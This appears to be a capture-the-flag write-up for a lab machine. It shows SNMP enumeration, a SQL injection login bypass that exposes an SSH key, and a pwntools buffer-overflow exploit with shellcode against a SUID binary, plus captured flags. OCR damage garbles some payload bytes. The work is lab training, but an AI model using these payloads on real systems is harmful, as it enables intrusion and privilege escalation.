


Information Gathering

1) Found open ports





2) Checked the website



3) Found more directories


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ feroxbuster -u 'http://10.10.10.20/' -x php,html

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 😐                 ver: 2.10.3

 🎯 Target Url            | http://10.10.10.20/
 🚀 Threads               | 50
 📖 Wordlist              | /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌 Status Codes          | All Status Codes!
 💥 Timeout (secs)        | 7
 🦡 User-Agent            | feroxbuster/2.10.3
 💉 Config File           | /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links         | true
 💲 Extensions            | [php, html]
 🏁 HTTP methods          | [GET]
 🔃 Recursion Depth       | 4
 🎉 New Version Available | https://github.com/epi052/feroxbuster/releases/latest

 🏁 Press [ENTER] to use the Scan Management Menu™

403      GET       10l       30w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       32w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      142l      758w    47908c http://10.10.10.20/underdev.gif
200      GET       11l       20w      183c http://10.10.10.20/
301      GET        9l       28w      307c http://10.10.10.20/dev => http://10.10.10.20/dev/
404      GET        1l        4w       49c http://10.10.10.20/dev/login.php
200      GET       11l       20w      183c http://10.10.10.20/index.html
200      GET       14l       32w      464c http://10.10.10.20/dev/index.html
```



4) Enumerated snmp

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ snmpwalk 10.10.10.20 -v2c -c public
iso.3.6.1.2.1.1.1.0 = STRING: "Linux Sneaky 4.4.0-75-generic #96~14.04.1-Ubuntu SMP Thu Apr 20 11:06:56 UTC 2017 i686"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (210155) 0:35:01.55
iso.3.6.1.2.1.1.4.0 = STRING: "root"
iso.3.6.1.2.1.1.5.0 = STRING: "Sneaky"
iso.3.6.1.2.1.1.6.0 = STRING: "Unknown"
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (0) 0:00:00.00
```

5) ssh is listening on ipv6

```
iso.3.6.1.2.1.6.1.0 = INTEGER: 1
iso.3.6.1.2.1.6.2.0 = INTEGER: 200
iso.3.6.1.2.1.6.3.0 = INTEGER: 120000
iso.3.6.1.2.1.6.4.0 = INTEGER: -1
iso.3.6.1.2.1.6.5.0 = Counter32: 200
iso.3.6.1.2.1.6.6.0 = Counter32: 1117
iso.3.6.1.2.1.6.7.0 = Counter32: 4
iso.3.6.1.2.1.6.8.0 = Counter32: 216
iso.3.6.1.2.1.6.9.0 = Gauge32: 0
iso.3.6.1.2.1.6.10.0 = Counter32: 278753
iso.3.6.1.2.1.6.11.0 = Counter32: 276748
iso.3.6.1.2.1.6.12.0 = Counter32: 1163
iso.3.6.1.2.1.6.13.1.1.127.0.0.1.3306.0.0.0.0.0 = INTEGER: 2
iso.3.6.1.2.1.6.13.1.2.127.0.0.1.3306.0.0.0.0.0 = IpAddress: 127.0.0.1
iso.3.6.1.2.1.6.13.1.3.127.0.0.1.3306.0.0.0.0.0 = INTEGER: 3306
iso.3.6.1.2.1.6.13.1.4.127.0.0.1.3306.0.0.0.0.0 = IpAddress: 0.0.0.0
iso.3.6.1.2.1.6.13.1.5.127.0.0.1.3306.0.0.0.0.0 = INTEGER: 0
iso.3.6.1.2.1.6.14.0 = Counter32: 0
iso.3.6.1.2.1.6.15.0 = Counter32: 229435
iso.3.6.1.2.1.6.20.1.4.1.4.127.0.0.1.3306 = Gauge32: 0
iso.3.6.1.2.1.6.20.1.4.2.16.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.22 = Gauge32: 0
iso.3.6.1.2.1.6.20.1.4.2.16.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.80 = Gauge32: 0
```

```
tcpListenerProcess OBJECT-TYPE
  -- FROM       TCP-MIB
  SYNTAX        Unsigned32
  MAX-ACCESS    read-only
  STATUS        current
  DESCRIPTION   "The system's process ID for the process associated with
          this listener, or zero if there is no such process.  This
          value is expected to be the same as HOST-RESOURCES-MIB::
          hrSWRunIndex or SYSAPPL-MIB::sysApplElmtRunIndex for some
          row in the appropriate tables."
::= { iso(1) org(3) dod(6) internet(1) mgmt(2) mib-2(1) tcp(6) tcpListenerTable(20) tcpListenerEntry(1) tcpListenerProcess(4) 2 16 0 0 0 0 0 0 0 0 0 0 0 0
 0 0 0 22 }

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ snmptranslate  -m ALL -Td iso.3.6.1.2.1.6.20.1.4.2.16.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.22
```

6) Found ipv6 address

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ cat output.txt | grep iso.3.6.1.2.1.4.34.1
iso.3.6.1.2.1.4.34.1.3.1.4.10.10.10.20 = INTEGER: 2
iso.3.6.1.2.1.4.34.1.3.1.4.10.10.10.255 = INTEGER: 2
iso.3.6.1.2.1.4.34.1.3.1.4.127.0.0.1 = INTEGER: 1
iso.3.6.1.2.1.4.34.1.3.2.16.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.1 = INTEGER: 1
iso.3.6.1.2.1.4.34.1.3.2.16.222.173.190.239.0.0.0.0.2.80.86.255.254.148.88.90 = INTEGER: 2
iso.3.6.1.2.1.4.34.1.3.2.16.254.128.0.0.0.0.0.0.2.80.86.255.254.148.88.90 = INTEGER: 2
```

```
IP-MIB::ipAddressIfIndex.ipv6."de:ad:be:ef:00:00:00:00:02:50:56:ff:fe:94:58:5a"
ipAddressIfIndex OBJECT-TYPE
  -- FROM       IP-MIB
  -- TEXTUAL CONVENTION InterfaceIndex
  SYNTAX       Integer32 (1..2147483647)
  DISPLAY-HINT  "d"
  MAX-ACCESS    read-create
  STATUS        current
  DESCRIPTION   "The index value that uniquely identifies the interface to
          which this entry is applicable.  The interface identified by
          a particular value of this index is the same interface as
          identified by the same value of the IF-MIB's ifIndex."
::= { iso(1) org(3) dod(6) internet(1) mgmt(2) mib-2(1) ip(4) ipAddressTable(34) ipAddressEntry(1) ipAddressIfIndex(3) 2 16 222 173 190 239 0 0 0 0 2 80 86
255 254 148 88 90 }

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ ping6 dead:beef:0000:0000:0250:56ff:fe94:585a
PING dead:beef:0000:0000:0250:56ff:fe94:585a (dead:beef::250:56ff:fe94:585a): 56 data bytes
64 bytes from dead:beef::250:56ff:fe94:585a: icmp_seq=0 ttl=63 time=202.351 ms
64 bytes from dead:beef::250:56ff:fe94:585a: icmp_seq=1 ttl=63 time=223.393 ms
64 bytes from dead:beef::250:56ff:fe94:585a: icmp_seq=2 ttl=63 time=332.176 ms
^C--- dead:beef:0000:0000:0250:56ff:fe94:585a ping statistics ---
4 packets transmitted, 3 packets received, 25% packet loss
round-trip min/avg/max/stddev = 202.351/252.640/332.176/56.893 ms

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ snmptranslate  -m ALL -Td 'iso.3.6.1.2.1.4.34.1.3.2.16.222.173.190.239.0.0.0.0.2.80.86.255.254.148.88.90'
```

Vulnerability Assessment

1) Found sql injection

Request

Pretty Raw Hex

```
1  POST /dev/login.php HTTP/1.1
2  Host: 10.10.10.20
3  Content-Length: 42
4  Cache-Control: max-age=0
5  Accept-Language: en-US
6  Upgrade-Insecure-Requests: 1
7  Origin: http://10.10.10.20
8  Content-Type: application/x-www-form-urlencoded
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/126.0.6478.127 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
   0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://10.10.10.20/dev/
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 name=test' or 1=1 order by 1-- -&pass=test
```

Response

Pretty Raw Hex Render

```
10
11 <?xml version="1.0" encoding="UTF-8"?>
   <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN"
   "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
12 <html xml:lang="ja" xmlns="http://www.w3.org/1999/xhtml">
13   <head>
14     <title>
         DevWebsite
       </title>
15   </head>
16   <body>
17     <h1>
         DevWebsite Login
       </h1>
18     <dt>
         <dl>
           name: admin
         </dl>
19     </dt>
20     <dt>
         <dl>
           name: thrasivoulos
         </dl>
21     </dt>
22     <p>
23       <p>
           <p>
             <p>
               <center>
                 <a href="sshkeyforadministratordifficulttimes">
                   My Key
                 </a>
               </center>
               <p>
                 <center>
                   Noone is ever gonna find this key :P
                 </center>
24
25             </body>
26           </html>
27
```

Exploitation

1) Connected with ssh

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ ssh -oPubkeyAcceptedKeyTypes=ssh-rsa thrasivoulos@dead:beef:0000:0000:0250:56ff:fe94:585a -i id_rsa
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-75-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Wed Oct 16 12:55:38 EEST 2024

  System load: 0.0               Memory usage: 5%   Processes:       175
  Usage of /:  40.9% of 3.32GB   Swap usage:   0%   Users logged in: 0

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Sun May 14 20:22:53 2017 from dead:beef:1::1077
thrasivoulos@Sneaky:~$ ls
user.txt
thrasivoulos@Sneaky:~$ cat user.txt
cc2d7d54053948e7f514f26943c93292
thrasivoulos@Sneaky:~$
```

Privilege Escalation

1) Found suid binary

```
thrasivoulos@Sneaky:~$ ls /usr/local/bin/chal -al
-rwsrwsr-x 1 root root 7301 May  4  2017 /usr/local/bin/chal
thrasivoulos@Sneaky:~$
```

2) Found buffer overflow

```
Decompile: main - (sneaky)
1
2 undefined4 main(undefined4 param_1,int param_2)
3
4 {
5   char local_16e [362];
6
7   strcpy(local_16e,*(char **)(param_2 + 4));
8   return 0;
9 }
10
```

3) ASLR is disabled

```
thrasivoulos@Sneaky:~$ cat /proc/sys/kernel/randomize_va_space
0
thrasivoulos@Sneaky:~$
```

4) Stack is executable

```
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start      End        Offset     Perm Path
0x08048000 0x08049000 0x00000000 r-x /usr/local/bin/chal
0x08049000 0x0804a000 0x00000000 r-x /usr/local/bin/chal
0x0804a000 0x0804b000 0x00001000 rwx /usr/local/bin/chal
0xb7e21000 0xb7e22000 0x00000000 rwx
0xb7e22000 0xb7fcc000 0x00000000 r-x /lib/i386-linux-gnu/libc-2.19.so
0xb7fcc000 0xb7fce000 0x001aa000 r-x /lib/i386-linux-gnu/libc-2.19.so
0xb7fce000 0xb7fcf000 0x001ac000 rwx /lib/i386-linux-gnu/libc-2.19.so
0xb7fcf000 0xb7fd2000 0x00000000 rwx
0xb7fd8000 0xb7fda000 0x00000000 rwx
0xb7fda000 0xb7fdc000 0x00000000 r-- [vvar]
0xb7fdc000 0xb7fde000 0x00000000 r-x [vdso]
0xb7fde000 0xb7ffe000 0x00000000 r-x /lib/i386-linux-gnu/ld-2.19.so
0xb7ffe000 0xb7fff000 0x0001f000 r-x /lib/i386-linux-gnu/ld-2.19.so
0xb7fff000 0xb8000000 0x00020000 rwx /lib/i386-linux-gnu/ld-2.19.so
0xbffdf000 0xc0000000 0x00000000 rwx [stack]
gef➤
```

5) Made a exploit to read /root/root.txt

```python
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='i386', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("chal_patched")
libc = ELF("libc-2.19.so")
```

```
ld = ELF("./ld-2.19.so")
context.binary = exe

libc.address = 0xb7e22000
rop = ROP(libc)
rop.raw(b'\x90'*362)
rop.raw(next(libc.search(asm('jmp esp'), executable=True)))
rop.raw(asm(shellcraft.cat('/root/root.txt')))
print(''.join((f'\\x{i:0>2x}' for i in rop.chain())))


import subprocess
payload =
b'\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x85\x4a\xe2\xb7\x68\x01\x01\x01\x01\x81\x34\
x24\x79\x75\x01\x01\x68\x6f\x74\x2e\x74\x68\x74\x2f\x72\x6f\x68\x2f\x72\x6f\x6f
\x89\xe3\x31\xc9\x6a\x05\x58\xcd\x80\x6a\x01\x5b\x89\xc1\x31\xd2\x68\xff\xff\x-
ff\x7f\x5e\x31\xc0\xb0\xbb\xcd\x80'
subprocess.Popen(['chal', payload])
```

```
thrasivoulos@Sneaky:~$ python3 solve.py
thrasivoulos@Sneaky:~$ bcef19e6443aa7b9539f9d974826fbbb
^C
thrasivoulos@Sneaky:~$ 
```